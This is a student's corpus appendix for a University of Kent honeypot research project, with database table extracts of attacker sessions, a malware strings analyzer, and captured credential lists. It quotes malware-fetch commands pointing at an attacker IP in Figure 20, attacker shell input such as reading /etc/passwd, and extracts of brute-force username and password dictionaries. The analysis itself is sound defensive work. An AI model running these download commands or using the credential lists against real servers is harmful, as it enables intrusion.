

UNIVERSITY OF KENT

Corpus

CO880 - Project and Dissertation

Yann Ferrere
ID 15906875
yf57@kent.ac.uk

SUMMARY

This document consists of gathering documents that have been produced during the project research, apart from the dissertation and logbook. The aim of my project is to perform a systematic analysis of attacks on a honeypot. Consequently, this corpus contains two SQL databases, a list of gathered malware, four bash/python scripts and two files containing a list of attempted passwords and usernames during bruteforce attacks of the server.

Table of contents

1	Malware	3
2	Scripts	3
2.1	Database management tools	3
2.2	Malware Strings Analyzer (MSA)	3
3	Databases	3
3.1	Honeypot	3
3.2	Malware strings analyzer	8
4	Identifiers	12
4.1	Username	12
4.2	Passwords	13

1 Malware

Folder path: `./Malware/`

During this project research, multiple scripts used by attackers to download malicious binaries in order to compromised servers, have been collected. In this corpus, an extract of those download scripts and malware are gathered. Each folder names are built as following:

[IP/URL where the script has been downloaded] - [Original script name]

Then, in the root of this folder is stored a file called `dl_script` which is the first script downloaded by the attackers. This script is usually used to download malware binaries. In the case where it is possible to download malware binaries, all of them have been downloaded and stored in a sub-directory called "malware". In this folder is archived malware binaries with their original names. However, because it is impossible to upload malware binaries on Moodle, I was not able to put them in this corpus. In order to find those malicious binaries please go to: <https://github.com/ferrery1/ProjectResearch/tree/master/collectedData/malware> .

2 Scripts

2.1 Database management tools

Folder path: `./Scripts/Databases_Tools/`

dbDump.sh This shell script is used to extract the remote cowrie database (honeypot) and copy it locally to be re-used.

extractIdentifiers.py This python script is used to extract Identifiers (username/passwords) from the cowrie database (Honeypot) and create two files storing all identifiers and all passwords separately. It is useful to extract identifiers from binary strings.

extractMalware.py This python script is used to extract URLs from the cowrie database (Honeypot) and download all malicious files stored on it. It is useful to automatically download malware and then analyze them.

2.2 Malware Strings Analyzer (MSA)

Folder path: `./Scripts/Malware_Strings_Analyzer/`

README.md This file contains all information about this tool such as how to install and run it.

requirements.lst This file is used to install python dependencies in order to run the MSA tool.

msa.py This python file is the entry point of the Malware Strings Analyzer script.

db/ This folder contains the database containing results of the MSA analysis.

doc/ This folder contains the technical documentation of the MSA tool.

lib/ This folder contains the python source code of this tool.

3 Databases

3.1 Honeypot

Folder path: `./Databases/Honeypot/`

This SQL database is used to store dynamically all events linked to the honeypot such as connection attempts and Linux command lines used. A dump of this database is also available in the corpus (./Databases/Honeypot/cowrie_23-08-2016.sql). Figure 1 is a screenshot of all tables present in this database. Moreover, Figures 2 to 9 show an extract of 10 rows for each table and its number of rows.

```
mysql> show tables;
+-----+
| Tables_in_cowrie |
+-----+
| auth              |
| clients           |
| downloads         |
| input             |
| keyfingerprints   |
| sensors           |
| sessions          |
| ttylog            |
+-----+
8 rows in set (0.00 sec)
```

Figure 1: All tables

```
mysql> select * from auth limit 10 ;
+-----+-----+-----+-----+-----+-----+
| id | session | success | username | password | timestamp |
+-----+-----+-----+-----+-----+-----+
| 1 | 8d2842f5 | 0 | root | root | 2016-03-17 08:59:48 |
| 2 | 85cdd1bd | 0 | admin | admin | 2016-03-17 09:35:14 |
| 3 | 85cdd1bd | 0 | admin | admin | 2016-03-17 09:35:16 |
| 4 | 85cdd1bd | 0 | admin | admin | 2016-03-17 09:35:17 |
| 5 | 8386a553 | 0 | support | support | 2016-03-17 09:35:21 |
| 6 | 8386a553 | 0 | support | support | 2016-03-17 09:35:23 |
| 7 | 8386a553 | 0 | support | support | 2016-03-17 09:35:25 |
| 8 | f94e5984 | 0 | admin | admin | 2016-03-17 10:12:12 |
| 9 | 64f2fb26 | 0 | root | root | 2016-03-17 10:12:16 |
| 10 | fb58dbc9 | 0 | support | support | 2016-03-17 10:12:20 |
+-----+-----+-----+-----+-----+-----+
10 rows in set (0.00 sec)

mysql> select count(*) from auth ;
+-----+
| count(*) |
+-----+
| 67335 |
+-----+
1 row in set (0.03 sec)
```

Figure 2: auth table

```
mysql> select * from clients limit 10 ;
```

id	version
1	SSH-2.0-libssh2_1.6.0
2	SSH-2.0-JSCH-0.1.51
3	SSH-2.0-Ganymed Build_210
4	SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.6
5	SSH-2.0-libssh-0.1
6	SSH-2.0-libssh2_1.4.3
7	SSH-2.0-Terminal
8	SSH-2.0-OpenSSH_5.3
9	SSH-2.0-libssh-0.6.0
10	SSH-2.0-Granados-1.0

```
10 rows in set (0.00 sec)
```

```
mysql> select count(*) from clients ;
```

count(*)
206

```
1 row in set (0.00 sec)
```

Figure 3: clients table

```
mysql> select * from downloads limit 10 ;
```

id	session	timestamp	url	outfile	shasum
1	2d58970b	2016-03-19 05:02:14	stdIn	dL/9c2848962733846bf50b490fd8f6c7ce9ecade2d3f2f530f5ecbba283af87d3a	9c2848962733846bf50b490fd8f6c7ce9ecade2d3f2f530f5ecbba283af87d3a
2	1881eef1	2016-03-19 05:02:20	stdIn	dL/5685b086ce12ffede8814e303223a67eca476735dfe4e9e84b751354a5ea0232	5685b086ce12ffede8814e303223a67eca476735dfe4e9e84b751354a5ea0232
3	a0139312	2016-03-19 05:02:26	stdIn	dL/86fbdd7df9486a17e9c408c7e50635e26402fdf297c9e97f1a5256100401dcc5	86fbdd7df9486a17e9c408c7e50635e26402fdf297c9e97f1a5256100401dcc5
4	32697390	2016-03-19 05:02:32	stdIn	dL/5c8c41253aa68adeb955e7d1c7b8e084e06537f75eff12c3f3a0f3cb30cb2152	5c8c41253aa68adeb955e7d1c7b8e084e06537f75eff12c3f3a0f3cb30cb2152
5	3e029349	2016-03-19 05:02:37	stdIn	dL/0ffa9e646e881568c1f65055917547b04d89a8a2150af45faa66beb2733e7427	0ffa9e646e881568c1f65055917547b04d89a8a2150af45faa66beb2733e7427
6	284dc545	2016-03-19 05:25:00	stdIn	dL/9c2848962733846bf50b490fd8f6c7ce9ecade2d3f2f530f5ecbba283af87d3a	9c2848962733846bf50b490fd8f6c7ce9ecade2d3f2f530f5ecbba283af87d3a
7	3cdf17ff	2016-03-19 05:25:06	stdIn	dL/5685b086ce12ffede8814e303223a67eca476735dfe4e9e84b751354a5ea0232	5685b086ce12ffede8814e303223a67eca476735dfe4e9e84b751354a5ea0232
8	2d1c2573	2016-03-19 05:25:13	stdIn	dL/86fbdd7df9486a17e9c408c7e50635e26402fdf297c9e97f1a5256100401dcc5	86fbdd7df9486a17e9c408c7e50635e26402fdf297c9e97f1a5256100401dcc5
9	b1c4b420	2016-03-19 05:25:21	stdIn	dL/5c8c41253aa68adeb955e7d1c7b8e084e06537f75eff12c3f3a0f3cb30cb2152	5c8c41253aa68adeb955e7d1c7b8e084e06537f75eff12c3f3a0f3cb30cb2152
10	5f90871d	2016-03-19 05:25:27	stdIn	dL/0ffa9e646e881568c1f65055917547b04d89a8a2150af45faa66beb2733e7427	0ffa9e646e881568c1f65055917547b04d89a8a2150af45faa66beb2733e7427

```
10 rows in set (0.00 sec)
```

```
mysql> select count(*) from downloads ;
```

count(*)
10597

```
1 row in set (0.09 sec)
```

Figure 4: downloads table

```
mysql> select * from input limit 10 ;
```

id	session	timestamp	realm	success	input
1	70621ac3	2016-03-17 20:23:30	NULL	1	uname
2	70621ac3	2016-03-17 20:23:35	NULL	1	free -m
3	70621ac3	2016-03-17 20:23:39	NULL	1	ps x
4	e4c85ac2	2016-03-18 16:42:52	NULL	1	uname
5	e4c85ac2	2016-03-18 16:42:55	NULL	1	free -m
6	e4c85ac2	2016-03-18 16:43:00	NULL	1	ps x
7	e4c85ac2	2016-03-18 16:45:46	NULL	1	cat /etc/passwd
8	e4c85ac2	2016-03-18 16:46:39	NULL	1	whoami
9	9b991d0b	2016-03-18 17:28:20	NULL	1	ping 8.8.8.8
10	59753700	2016-03-19 05:02:08	NULL	1	echo -n test

```
10 rows in set (0.00 sec)
```

```
mysql> select count(*) from input ;
```

count(*)
56061

```
1 row in set (0.25 sec)
```

Figure 5: input table

```
mysql> select * from keyfingerprints limit 10 ;
```

id	session	username	fingerprint
3	e4c85ac2	root	25:8b:47:72:ed:2f:05:bf:0c:53:5a:6a:84:cf:c0:33
4	e4c85ac2	root	74:4b:9d:d5:46:07:ad:2a:18:06:9a:cd:7a:2a:d1:4d
5	9b991d0b	root	25:8b:47:72:ed:2f:05:bf:0c:53:5a:6a:84:cf:c0:33
6	9b991d0b	root	74:4b:9d:d5:46:07:ad:2a:18:06:9a:cd:7a:2a:d1:4d
19	0f2fb5eb	root	25:8b:47:72:ed:2f:05:bf:0c:53:5a:6a:84:cf:c0:33
20	0f2fb5eb	root	74:4b:9d:d5:46:07:ad:2a:18:06:9a:cd:7a:2a:d1:4d
35	955f0f14	admin	7c:ef:3c:b6:f0:7d:c4:a6:0d:7f:92:80:47:e4:83:89
36	019f7af7	admin	6e:4e:45:e2:6d:e0:d8:04:3d:9d:64:b7:bd:ac:1f:84
38	4ff349e2	root	de:87:3c:4b:9c:5d:c4:27:75:27:62:cc:f0:ea:d8:21
39	a99e282d	root	de:87:3c:4b:9c:5d:c4:27:75:27:62:cc:f0:ea:d8:21

```
10 rows in set (0.00 sec)
```

```
mysql> select count(*) from keyfingerprints ;
```

count(*)
146

```
1 row in set (0.00 sec)
```

Figure 6: keyfingerprints table

```
mysql> select * from sensors limit 10 ;
```

id	ip
1	vps256400.ovh.n
2	vps256400.ovh.n
3	vps256400.ovh.n
4	vps256400.ovh.n
5	vps256400.ovh.n
6	vps256400.ovh.n
7	vps256400.ovh.n
8	vps256400.ovh.n
9	vps256400.ovh.n
10	vps256400.ovh.n

```
10 rows in set (0.00 sec)
```



```
mysql> select count(*) from sensors ;
```

count(*)
68011

```
1 row in set (0.02 sec)
```

Figure 7: sensors table


```
mysql> select * from sessions limit 10 ;
```

id	starttime	endtime	sensor	ip	termsize	client
00007346	2016-05-24 23:16:42	2016-05-24 23:17:00	23501	166.62.120.73	NULL	25
0000ba38	2016-07-29 01:13:31	2016-07-29 01:14:03	53695	104.167.7.87	NULL	59
000188f2	2016-05-22 23:33:02	2016-05-22 23:33:07	22567	80.101.28.83	NULL	1
00037817	2016-04-14 23:26:21	2016-04-14 23:26:25	8757	115.182.21.40	NULL	5
000384b8	2016-06-08 17:54:55	2016-06-08 17:54:56	31433	212.47.234.113	NULL	5
0003cd99	2016-04-28 10:39:54	2016-04-28 10:39:59	13864	74.99.84.69	NULL	1
00054563	2016-07-04 18:20:56	2016-07-04 18:21:00	42597	139.196.34.237	NULL	17
0008237e	2016-08-20 05:54:05	2016-08-20 05:54:07	66381	50.97.233.103	NULL	17
000aa843	2016-04-24 05:20:01	2016-04-24 05:20:03	12480	67.219.227.156	NULL	17
000b979d	2016-07-06 14:36:42	2016-07-06 14:36:57	44445	116.31.116.20	NULL	15

```
10 rows in set (0.00 sec)
```

```
mysql> select count(*) from sessions ;
```

count(*)
67997

```
1 row in set (0.20 sec)
```

Figure 8: sessions table

```
mysql> select * from ttylog limit 10 ;
```

id	session	ttylog	size
1	70621ac3	log/tty/20160317-202327-70621ac3-0i.log	307
2	70621ac3	log/tty/20160317-202330-70621ac3-1e.log	6
3	70621ac3	log/tty/20160317-202331-70621ac3-2i.log	307
4	70621ac3	log/tty/20160317-202335-70621ac3-3e.log	230
5	70621ac3	log/tty/20160317-202336-70621ac3-4i.log	307
6	70621ac3	log/tty/20160317-202339-70621ac3-5e.log	100
7	3f485dc1	log/tty/20160318-123235-3f485dc1-0i.log	306
8	e4c85ac2	log/tty/20160318-164247-e4c85ac2-0i.log	10875
9	9b991d0b	log/tty/20160318-172734-9b991d0b-0i.log	749
10	59753700	log/tty/20160319-050208-59753700-0e.log	4

```
10 rows in set (0.00 sec)
```

```
mysql> select count(*) from ttylog ;
```

count(*)
46528

```
1 row in set (0.17 sec)
```

Figure 9: ttylog table

3.2 Malware strings analyzer


Folder path: ./Databases/Malware.Strings.Analyzer/

The results.db database (located in ./Databases/Malware.strings.Analyzer/results.db), is an SQLite database generated automatically at the end of the execution of the msa.py script. This database consists of storing the

results of the strings analysis of an ELF binary. A table for each analysis will be created and its name is formatted as following:


[IP/URL where the script has been downloaded] - [Original script name] - [Date of the analysis]

All of those tables are composed of 3 columns. The first one is the "string" that has been analyzed. The second contains the extracted part of this string and the last one determines the type of the extracted string. Figure 10 is a screenshot of a results.db generated after four strings analysis. Moreover, Figures 11 to 22 show two strings, extracted from those four tested malware binaries, for each possible string type.




▼ Tables (4)	
▶	107.182.24.27-s-gb.sh-21_22-08-16_23:12:26
▶	107.182.24.27-t-gb.sh-11_22-08-16_23:17:19
▶	210.46.85.150-a-1_22-08-16_23:25:32
▶	93.174.89.143-1.sh-i686_22-08-16_23:28:54

Figure 10: All tables



string	extract	type ▼
Filter	Filter	Filter
cd /tmp	cd	cmd
chmod	chmod	cmd

Figure 11: Bash command lines strings



string	extract	type ▲
Filter	Filter	Filter
admin	admin	id
user	user	id

Figure 12: Identifiers (username/password) strings

string	extract	type ▲
Filter	Filter	Filter
93.174.89.143:5900	93.174.89.143:5900	ip
8.8.8.8	8.8.8.8	ip

Figure 13: IP addresses strings

string	extract	type ▲
Filter	Filter	Filter
SCANNER ON	SCANNER ON	message
OFF	OFF	message

Figure 14: English message strings

string	extract	type ▲
Filter	Filter	Filter
libc/sysdeps/linux/i386/crtn.S	libc/sysdeps/linux/i386/crtn.S	path
libc/sysdeps/linux/i386/crt1.S	libc/sysdeps/linux/i386/crt1.S	path

Figure 15: File path strings

string	extract	type ▲
Filter	Filter	Filter
.init	.init	section
.text	.text	section

Figure 16: ELF binary sections strings

string	extract	type ▼
Filter	Filter	Filter
dup2.c	dup2.c	symbol-file
execve.c	execve.c	symbol-file

Figure 17: ELF binary file symbol strings

string	extract	type
Filter	Filter	Filter
strcpy	strcpy	symbol-func
waitpid	waitpid	symbol-func

Figure 18: ELF binary function symbol strings

string	extract	type ▲
Filter	Filter	Filter
ourIP	ourIP	symbol-object
currentServer	currentServer	symbol-object

Figure 19: ELF binary object symbol strings

string	extract	type ▲
Filter	Filter	Filter
wget http://93.174.89.143/1.sh	http://93.174.89.143/1.sh	url
curl -O http://93.174.89.143/2.sh	http://93.174.89.143/2.sh	url

Figure 20: URLs strings

string	extract	type ▲
Filter	Filter	Filter
recv: %s	%s	format string
%d.%d.%d.%d	%d	format string

Figure 21: Format strings

string	extract	type ▲
Filter	Filter	Filter
p89'	p89'	undefined
P9E\$8	P9E\$8	undefined

Figure 22: Undefined strings

4 Identifiers

Folder path: ./Identifiers/

By using data collected during the honeypot analysis step, it has been possible to collect a large number of identifiers (passwords and usernames), based on all attackers connection attempts.

4.1 Usernames

Figure 23 show an extract of the username dictionary. As you can see there are actually 6518 distinct possible usernames.

```
[0]$> cat password | echo -e "Lines number: `wc -l`\n" ; tail password
Lines number: 6518

123ts3
aa
dddos
ohv
NAU
1234admin
13102004
s3rv1c3
asdfg123
operador
```

Figure 23: Usernames dictionary

4.2 Passwords

Figure 24 show an extract of the password dictionary. As you can see there are actually 2387 distinct possible passwords.

```
[0]$> cat username | echo -e "Lines number: `wc -l`\n" ; tail username
Lines number: 2387

uno85
aktainfo
stackmax
sa10x10
hadoop
aa
ohv
Multi
NAU
oracle2
```

Figure 24: Passwords dictionary